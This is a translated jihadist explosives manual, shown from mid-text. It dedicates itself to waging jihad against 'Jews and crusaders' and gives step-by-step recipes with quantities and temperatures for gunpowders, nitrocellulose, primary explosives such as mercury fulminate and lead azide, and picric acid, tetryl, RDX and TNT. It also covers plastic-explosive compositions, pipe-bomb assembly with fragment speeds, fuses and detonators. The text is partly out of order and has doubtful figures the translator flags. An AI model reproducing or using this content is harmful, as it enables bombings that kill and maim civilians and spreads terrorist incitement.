6. Filter the mixture by pouring it over a piece of cloth, and then squeeze it to get rid of the liquid substances.
7. Dry the substance immediately under the sun, because the more you delay, the effective of the powder will be reduced.
8. The black gunpowder is now ready for use.

(Picture) of the particles of back gunpowder and the cloth filter

Red and White Gunpowder

This kind is used in weapons and shells as a propellant material. It can be prepared in a safe and easy way:

Fahd (TC: it is a common Arabic name), it is better from here

Needed Substances:

1. Potassium nitrate: from laboratories or prepared in labs.
2. Granulates white sugar
3. Ferrous oxide powder (you can get them from the agricultural stores), and used as a booster. It is not an important substance. If you can't find it, you don't need to do this experiment.
4. Heat source
5. Pure water

Preparation Process:

1. Put 480 cm^3 of sugar in a container that handles the temperature, then add to it 560 cm^3 of potassium nitrate, and pour 840 cm^3 of pure water to mixture.
2. Place the sugar container + potassium nitrates + water over the slow fire and stir, and mix until the mixture melts in the water.
3. Add 30cm^3 of ferrous oxide (if available), which is better for the mixture, increase the heat, and stir gently until the mixture boils.

Observation: the mixture will take the color of the ferrous oxide.

4. Continue in stirring until the mixture is reduced to the fourth of its volume and becomes heavier.
5. After the mixture reaches its fourth volume, we notice that it becomes heavier. We remove it for the heat sources and display it on an aluminum plate.
6. Expose the mixture to the sun, and stir it every once in a while to dry it completely.

7. Rub the substance part by part above the metal filter and expose it again to the sun to insure a complete dryness of granulates. Now the substance is ready for use. If you don't add the ferrous oxide, the solution color will be white.

(Picture)

Smokeless Powder (nitrocellulose)
It is used as propellant charges in some shells.

Needed Substances:
1.Medical cotton
2.Concentrated nitric acid from the labs, hospitals, lab centers.
3.Concentrated sulfuric acid

Preparation Process:
1. When the cotton is not medical, we boil it for ½ an hour in sodium hydroxide (2% concentrations), (2 cm^3 of sodium hydroxide + 100 cm^3 of pure water). After ½ an hour, we remove the cotton and wash it in hot water, and leave it until use. No need for this process if the cotton quality is medical.
2. When both acids are concentrated (85% to 98%): Put 20 cm^3 of water in a container, then add to it 250 cm^3 of sulfuric acid while the mixture container is placed in a larger ice container (ice bath). After completing the addition of acid, add 350 cm^3 of nitric acid. The temperature should not exceed 25^o Celsius. If the two acids are not concentrated (65% to 80%), you don't have to add water.
3. Add the medical cotton in small pieces to the mixture and stir it good.
4. We can get rid of the remaining acid and squeeze the cotton by using the stirring rod to remove the acid, and then we wash the particles in boiled water five times for 25 minutes. We can put the cotton in a cooking pot, and boil it for ½ an hour. If the acid trace remains, we put the cotton in sodium carbonate (2% concentration), and dry it under the sun or in room temperature, and have it ready for use.
5. Add acetone to the cotton in portions and stir it until you get a sticky mixture similar to the dough. Dry it until becomes ready for use.

Bullzai explosive, which can be highly effective and less effective where it can be prepared easily by using the smokeless gunpowder (Bullzai)

Needed Materials:
1.Bullzai (smokeless gunpowder)
2.Detonating capsule (detonator)

Usage Process
1. To use it as a low effective explosive: we pour the gunpowder into the metal pipe, and place a slow detonation cord, where the metal tube is fragmented, and the fragmentations flies with a speed of 600 ft/sec.
2. To use it as a high effective explosive: we put the gunpowder inside the metal pipe, and put it

in a detonating capsules (detonator). When the pipe explodes, it will be fragmented and sends high-speed fragmentations that reach a speed of 20000 ft/sec.

Slow Materials and Highly Explosive

It can be made from the highly flammable double base materials like the odorless powder used as a charge in gun ammunitions. It contains the sensitive material of nitroglycerin.

Sources: guns shops.

Needed materials:
1. Odorless mixture used in stuffing the gun bullets.
2. Detonation capsules or detonator, and timing valve.

How to be used as a slow explosive material:
Pour the powder in a steel pipe, sealed from one end, and then can be detonated through the timing valve (can be an ignition cord). When a steel pipe is used, it will explode to several pieces that fly at a speed of 600 ft/sec.

As a highly explosive material:
Pour the charge into a steel pipe, sealed from one end, and put the detonation capsule inside the charge and subjacent to the surface. When the pipe explodes, it will be divided into small pieces that fly at a speed of 20000 ft/sec.

Observation:
Because of the nature of the resulted mixture of nitro cellulose and double base nitroglycerin; this mixture is one of the propellant explosives that can be detonated by a detonation capsule. When it explodes, it gives powerful results, which are stronger than the TNT used for military purposes. This material can be used to hit solid and hard targets.
(Picture) = detonator with detonation cord _ steel pipe _mixture _ gunpowder.

Dust Emission Explosives:
The explosive initiator that induces an average material to produce dusty explosives can be produced quickly and safely.
This kind of explosive charge is good to dust different areas like rooms and buildings.

Needed Materials:
- Flat can (3” diameter), 1.5” height, and looks like a tuna can, which will serve the purpose.
- Detonation capsules.
- Explosive material and preferred to be plastic like C4.
- Aluminum in the shape of (sheets wire, powder, and pieces)
- 4” Large nail (10 cm)
- 6 mm diameter wood rod
- Flour, kerosene, and aluminum powder.

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Making explosives from A to Z (tested)
I put these completed processes to make explosives before you, and wishing from the almighty God to be helpful to anyone asking for jihad in the name of God, but can't find the tool or weapon, despite the targets in front of his eyes. For this reason, these ways are for those who want to support Moslems and purify the countries from the Jews and crusaders. Please of those who don't have the experience in the field, not to try any experiments. I mean by experience is, someone who studied or studying (pharmacy or labs testing preparations). I dedicate this work for anyone who says "there is no God but Allah". The reader will find these ways have several divisions, where in the fires and second division the essential materials, which by preparing them, the explosive will be easily prepared. The explosive materials prepared in the third section. Then, the electrical detonators in the fifth section that still in practice, and better than the cords in the fourth sections. I ask the almighty God to protect all Moslems from harms.
(((((The source of these processes is the jihad encyclopedia by Ibn Al Islam, God bless his efforts and protect him of any harm))))) Please of all brothers who have any materials of flyers to distribute them, because whatever you see unbeneficial, might be useful to others.
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(2)
Inducing substances (1) mercury fulminates

Percentages:
1.5 grams, 10.72 ml, 13 ml
Mercury, nitric acid, ethylene alcohol
, HNO_3, $C_2 H_5 OH$

Operation Steps:
(1)-
We put 10.72 ml of nitric acid in a flask, and we add to it 1.5 grams of mercury by using the dripper, and increasing the temperature to 55^o Celsius until it melts completely. We notice the appearance of bubbles, and also notice that the melting is fast when we increase the temperature.

(2)-
We put 13 ml of ethylene alcohol in a container and raise its temperature to 35^o Celsius.

(3)-
We add the mercury mix and heated nitric to 55^o Celsius, to the ethylene alcohol heated to 35-40^o Celsius.

(4)- After this addition, we notice the appearance of white steams.
[It is possible if the steams don't appear to increase the temperature until the appearance of steams]
It is preferred to ignite them to get red of their poison, and to expedite the experiment.

(5)-
When the mixture gets reacted, we cover the container until the ignition is extinguished a little, and then we add a little bit of ethylene alcohol.
[We notice the formation of mercury fulminate that has several colors such as silver, brown, yellow, or white]. You can wash and filter it by distilled water, and dry it in a dark aired place.

(Observations)
First:
In case of pouring the mixture of mercury and nitric to the ethylene alcohol, the temperatures have to be 55^o Celsius for the first mixture, and 35^o: 40^o Celsius for the ethylene alcohol.
In this case the white smokes appear to be very little and don't evaporate; the container needs to be heated

until the steams evaporate, and then you ignite them. If the mixture is inflamed, it can be covered to extinguish the fire, and then a little bit of ethylene alcohol is added to it.

Second:
If we raise the temperature of the mercury and nitric mixture to 60^{o} or 65^{o} Celsius, and then added it to the ethylene alcohol, we will notice a popping and splash inside the container, and then a condensed amount of a white smoke appears, which must be ignited to get rid of it. In this case the ignition calms without the inflammation of the mixture, and we add to it a little amount of ethylene alcohol. It should be filtered, washed in water, and dried in a dark aired place.

(2) Inducing Materials, Lead Azide

Percentages:
4 grams, 6 grams
Sodium Azide, Lead Nitrate
NA $N_{3,}$ PB $(NO_3)_2$

Operation Steps
First:
(1)- We prepare a 4% concentration of sodium azide solution. This means, we melt 4 grams of sodium azide in 55% ml of distilled water. (It is car battery water).
(2)- We prepare a 6% concentration of lead nitrate solution. This means, we melt 6 grams of lead in 55% ml of distilled water.
(3)- We add the sodium azide solution to the lead nitrate solution with flipping. (We notice the formation of a lead azide)
(4)- The mixture is filtered and washed in distilled water, and dried in a dark aired area.

Activating Materials
(1)- Picric Acid

Percentages
5.8 grams, 16 ml, and 16 ml
Phenol, sulfuric acid, and nitric acid
$CO\ H_5\ OH,\ H_2\ SO_4,\ H\ N\ O_3$

(1)- Take 5.8 of phenol, put them in a glass cup, add 16 ml of sulfuric acid, and flip them until you have a complete melting.
(2)- Add this mixture to 16 ml of nitric acid placed in another cup with the consideration of temperature to be raised while pouring above 50^o Celsius and to be heated for 5: 7 minutes, and keeping the temperature between 80: 100 degrees Celsius.
(3)- Pour this mixture into another cup that has more than 50 ml of cold water. (Pouring has to be in one portion and without shaking the liquid before pouring). (We notice after pouring the mixture over the water, the formation of greenish yellow picric crystals).
(4)- It will be filtered, washed in distilled water, and dried in an aired area.
Observation:
(Don't store it until it is completely dry)
Observation:
(Before filtration and after making the crystals when is left for the longest time; the crystals will form, and the melted substance will crystallize and appear. It is shown when you see the substance or the crystals separate completely from water according to their density, either above the water or below it.

Activating Materials
(2) Tetryl
Percentages:
3 ml, 50 ml, and 50ml
N, N-dimethylaniline, sulfuric acid, and nitric acid
$C_6H_5N\ (Ch_3)_2,\ H_2SO_4,\ HNO_3$

Operation Steps:
(1)- Dissolve 3ml of N, N-dimethylaniline in 50 ml of sulfuric acid, and consider not to raise the temperature above 20^o Celsius by using an ice valve and continuous flipping. [To ensure the melting process, we put a drop of the solution in water, if it gets muddy; this means the dissolving is not completed].
(2)- Add the mixture to 50ml of nitric acid in portions and make sure the temperature doesn't rise above 30^o Celsius by using an ice valve.

(3)- Raise slowly the temperature of the mixture to 40° Celsius, and then add 250ml of iced water. (We notice the formation for Tetryl crystals that have a yellowish orange color).
(4)- Leave the resulted mixture for three hours until the formation and the crystallization is completed, and the Tetryl crystals appear.
(5)- Filter the result, do the distillation and separate the acids by adding the heated sodium bicarbonates (40° Celsius and 5% concentration) to balance the solution, and you know that by using the PH paper.
(6)- The result mixture is filtered and dried completely. We have now a pure Tetryl of acids, and can become as a powder, or freeze it a little.
Observation: [During some of the Tetryl experiments and after pouring process of the (N, N-dimethylaniline) and sulfuric acid on the nitric acid, the temperature rises to 40° or 50° Celsius. It was discovered that the experiment might be good or bad. In some other experiments, it was discovered that after the end of the pouring process, the temperature doesn't rise, and you can pour a limited amount of cold water directly over the mixture and without raising the temperature. We notice the change of a sharp light orange color. It is then filtered from acid in the same mentioned process.

Activating Materials
Cyclonite (RDX)
Percentages
5 grams, 48 grams, and 57 ml
Hexamine, ammonium nitrate, and nitric acid
$C_6N_{12}N_4$, NH_4NO_3, and HNO_3

Operation Steps:
(1)- We put 5 grams of hexamine with 42 grams of ammonium nitrate in a container. (You can grind them to ease the reaction process, and grind each one of them independently).
(2)- We add to the mixture 57ml of nitric acid little by little with flipping the mixture and keeping the temperature under 15° Celsius by using the ice bath and salt.
(3)- After completing the addition, we raise the mixture temperature to 80° Celsius and keep it for ½ an hour (without flipping and without covering the container, and some brown gases might come out in one portion with a major rise in temperature).
(4)- We remove the mixture from the heat sources, put it in an ice bath, and cool it down to 20° Celsius.
Observation: the RDX crystals composed of blemishes and acids.

(5)- We add acetone acid to the resulted mixture in order to complete the crystallization and formation in case the brown steam doesn't appear.
(6)- We do the filtering, balance the result with the concentrated sodium carbonate (5%), and we know that by using a PH paper.
(7)- We heat the mixture, evaporate the water, and will get a pure RDX of blemishes and acids. It is ready for use.

(8) Explosive Materials
Trinitrotoluene TNT
Percentages:

114 ml of the first solution, second solution (?)
41.3 ml of C_7H_8 + 15.1 ml 23.3 ML +37.5ml
Sulfuric toluene, nitric sulfuric, and nitric (?)
Multiplied 12 times, multiplied 3 times

Operation steps:

(1)- We put 57 ml of the first solution in an ice bath, and we add to it 114 ml of toluene drop by drop, gradually and gently to keep the temperature under 20^o Celsius.
Then, we flip the mixture for 15 minutes.
(2)- We heat up the mixture to raise its temperature to 50^o Celsius with continuous flipping (stirring).
We add 280ml of the first solution to the mixture and raise the temperature to 55^o Celsius for 15 minutes.
(4)- We notice the formation of an oily layer on the solution. Try to obtain this layer by the dripper or cooling, or by both ways. You can cool it off by using water and ice directly on it.
Observation: After getting that oily substance, we pour the pure solution in a large container that has iced water. The substance will form, and the dissolved amount of the solution will settle on the oily layer, or a nitro toluene.
(5)- Add 280ml of the first solution to the oily liquid resulted from the last step, and raise the temperature to 83^o Celsius slowly, and keep it for ½ an hour.
Observation: the solution has to be poured to the oily layer slowly to avoid dissolving it.
(6)- Cool off the solution to 60^o Celsius and keep the temperature for ½ an hour. We will notice the development of forming a second oily layer.

(Dinitrotoluene)
(7)- Suck out the oily layer and operate with it as mentioned.
(8)- Add 161ml of concentrated sulfuric acid to the oily layer gently and slowly, and heat up gently to raise the temperature to 80^{o} Celsius.
(9)- Add 183ml of the second solution to the mixture, raise the temperature to 104^{o} Celsius, keep it for three hours, and then reduce the temperature to 10^{o} Celsius and keep it for a ½ an hour.
(10)- Wash the oily layer after you get it from the previous way by a boiling water, and then by the ice water where the TNT (trinitrotoluene) will harden.
(11)- You can purify the TNT by using 15 grams of sodium sulfate solution + 1.5 grams of sodium carbonate for every 100 ml distilled water, and then dissolve the formed TNT with it by heating. The result will be the pure TNT after the dissolve, wash, boil, and cooling the hard substance.

Important Information:

It is supposed to have the amount from the previous percentages; 136 grams, but depends on the accuracy and care at work, and the process of separating the oily layer, which might be more. The TNT is hard to dissolve in water, does not affect the metals, and doesn't react with them. It dissolves with the sulfuric and nitric acids. It doesn't have the ability to absorb moisture. Its density is 1.6. Its importance is shown in the easiness to make without danger, its blasting power, and chemical stability, less shock sensitivity, fusion, and heat. This is what makes it safe to use.
The pure TNT has a yellowish white color, gets affected by light, and forms a brown or black layer.

(2) C4 Explosive Material
The explosive material C4 is composed of the following mixture:
91% of RDX
1.6 of metallic oil (car oil)
7.4% of nitrocellulose
****

C3 explosive Material is composed of the following mixture:
77% of RDX
23% of butylphosphine + nitrocellulose
Observation:
It is possible to be 3% Nitrocellulose + Dinitrotoluene
****

(4) Hexoline Explosive Material is composed of the following mixture:
50% RDX + 50% TNT
****

(5) TNT Explosive Material Tetryl is composed of the following mixture:
50% Tetryl + 50% TNT
****

(6) Plastic Explosive Material is composed of the following mixture:
71% RDX
6% Zinco oil (paint oil)
4% TNT
11% Dinitrotoluene
5% Toluene
3% Tetryl

Observation:
The color of the material is a brownish yellow and used as an essential charge. Its blasting velocity is 7.93 km/sec. It is 35% sensitive to impact. It is explosion temperature is 172^{o} Celsius.
Similar to C3 and doesn't react with metals, and is not affected by moisture. Its stability is good during storage.
****

Explosive Materials / Group of Mixtures

First; German Explosive

This explosive is composed of the following mixture:
50% Methylamine Nitrate + 35% Sodium Nitrate + 15% RDX
****

Second:
A mixture composed of the following:
80% of Potassium Chlorate $KCPO_3$
10% of Sugar
10% of Aluminum Powder
****

Third:
A mixture composed of the following:
90% of Potassium Chlorate $KCPO_3$
10% of Kerosene
****

Fourth:
A mixture composed of the following:
78% of Potassium Chlorate $KCPO_3$
12% of Potassium Nitrate KNO3
5% of Sulfate
4% of Charcoal
4% of Metallic Oil (car oil)
(TC: It is more than 100 %?)
****

Fifth:
A mixture composed of the following:
88% of Potassium Chlorate
12% of Magnesium Oxide
****

Sixth:
A mixture composed of the following:

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88% of Potassium Chlorate
12% of Vaseline (hair lotion)
****

Seventh:
A mixture composed of the following:
40% of Ammonium Nitrate
60% of TNT
****

Eighth:
A mixture composed of the following:
60% of Barium Nitrate
40% of TNT
****

Ninth:
A mixture composed of the following:
80% of Ammonium Nitrate
15% of Aluminum Powder
5% of Charcoal
****

Tenth:
A mixture composed of the following:
88% of Ammonium Nitrate
12% of Sugar
****


Eleventh:
A mixture composed of the following:
77% of Ammonium Nitrate
3% of Wood Sawdust
12% of TNT
3% of Nitroglycerine
5% of Nitrocellulose
****

Twelfth:
A mixture composed of the following:
94% of Ammonium Nitrate
2% of Potassium Nitrate
4% of Charcoal
****
Thirteenth:
A mixture composed of the following:
91% of Ammonium Nitrate
4% of Potassium Nitrate
5% of Glue
****
Fourteenth:
A mixture composed of the following:
15% of Nitroglycerine
62% of Sodium Nitrate
21% of Sawdust
4% of Sodium Carbonates
****
Fifteenth:
A mixture composed of the following:
26% of Nitroglycerine
33% of Potassium Nitrate
41% of Sawdust
****
Sixteenth:
A mixture composed of the following:
47% of Nitroglycerine
50% of Sawdust
3% of Gunpowder Cotton
****

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Seventeenth:
A mixture composed of the following:
88% of Nitroglycerine
5% of Potassium Nitrate
7% of Tetryl
****
Eighteenth:
A mixture composed of the following:
9.5% of Nitroglycerine
0.5 of Nitrocellulose
59% of Ammonium Nitrate
6% of Sawdust
10% of Ammonium Oxalates
15% of Sodium Chloride
****


Cords
(1)- Slow Cord



Observations regarding the slow cord:


- Every kind of the slow cords ignites within a second with the consideration of the effect of moisture on the gunpowder.
- When we use the cord after storing it, we cut 15 cm of its ends.
- The cord should not be bended to avoid the separation of gunpowder granulates from each other.
- We cut the cord in a straight way and place it in the detonator, and we cut the other intended to ignite end in a 45^{o} shape.
- The cord is isolated during storage for example by a glue tape to avoid the moisture.
- We take a piece of the cord for testing (test the time of ignition).

Connecting a Slow Cord with another Slow Cord:
Both cords are cut in a 45^{o} shape. For more assurance, we place a matchstick head between them, and wrap them by a duct tape.



- Slow cord comes in different colors, black or blue.

Fast Cord:




* 30cm of a fast cord ignites in one second.
Some 60cm cords ignite in one second.
Some 90cm cords ignite in one second.
It all depends on the kind, quality, and purity of gunpowder.

Observations:

- If we do a cross section cut to the cord, we will see four columns of gunpowder.
- Its outer cover has several colors and can be made of plastic or tar.
- It is used in booby traps.

Detonation Cord

- It is called an exploding cord also.




- The detonation cords ignites at a speed of 8 km/sec
- The cover has a plastic substance.
- The detonation cord explodes and doesn't burn.

- The explosion wave speed to the cord is 8 km/sec
- The detonation cord substitutes for the use of many detonators.
- We can detonate several charges at once by using it.
- It can't be used under water after ten hours.
- It can explode by using a tension force or impact equal to 15 km (TC: Wrong unit?)
- It is used for uprooting the tress in the civilian usages.
- It is prohibited to expose it to the sun for a long period of time.
- It is used in making explosive weapons.

Detonators


They are metal containers (aluminum or copper) that contain a highly sensitive inducing material. They are two kinds:
(1)- Regular detonator:
It is a regular metal tube, sealed from one end, and its length is 5 cm, and diameter is 7-mm. There are several other measurements. It contains an ignition charge (mercury or potassium fulminate + sugar or gunpowder cotton). It also contains a blasting charge of a highly sensitive inducing material (lead, silver, or copper azide); and a major charge of a highly effective explosive material like (RDX, Picric, or Tetryl). The detonator is considered damaged if it has any deformation in the shape. The regular detonator blasts by the slow or fast ignition cord.



The container is made of plastic, aluminum, or copper. The aluminum is usually used in most detonators, but it is a treated aluminum. The plastic container has an excellent advantage.

Observation: (copper azide is highly sensitive to heat and compress. It might explode on its own. Therefore, it is not used).
Another Observation:
When the lead azide is placed in copper detonators, it will spontaneously react with the copper metal, and will convert into a copper azide.

(2)- Electrical Detonator
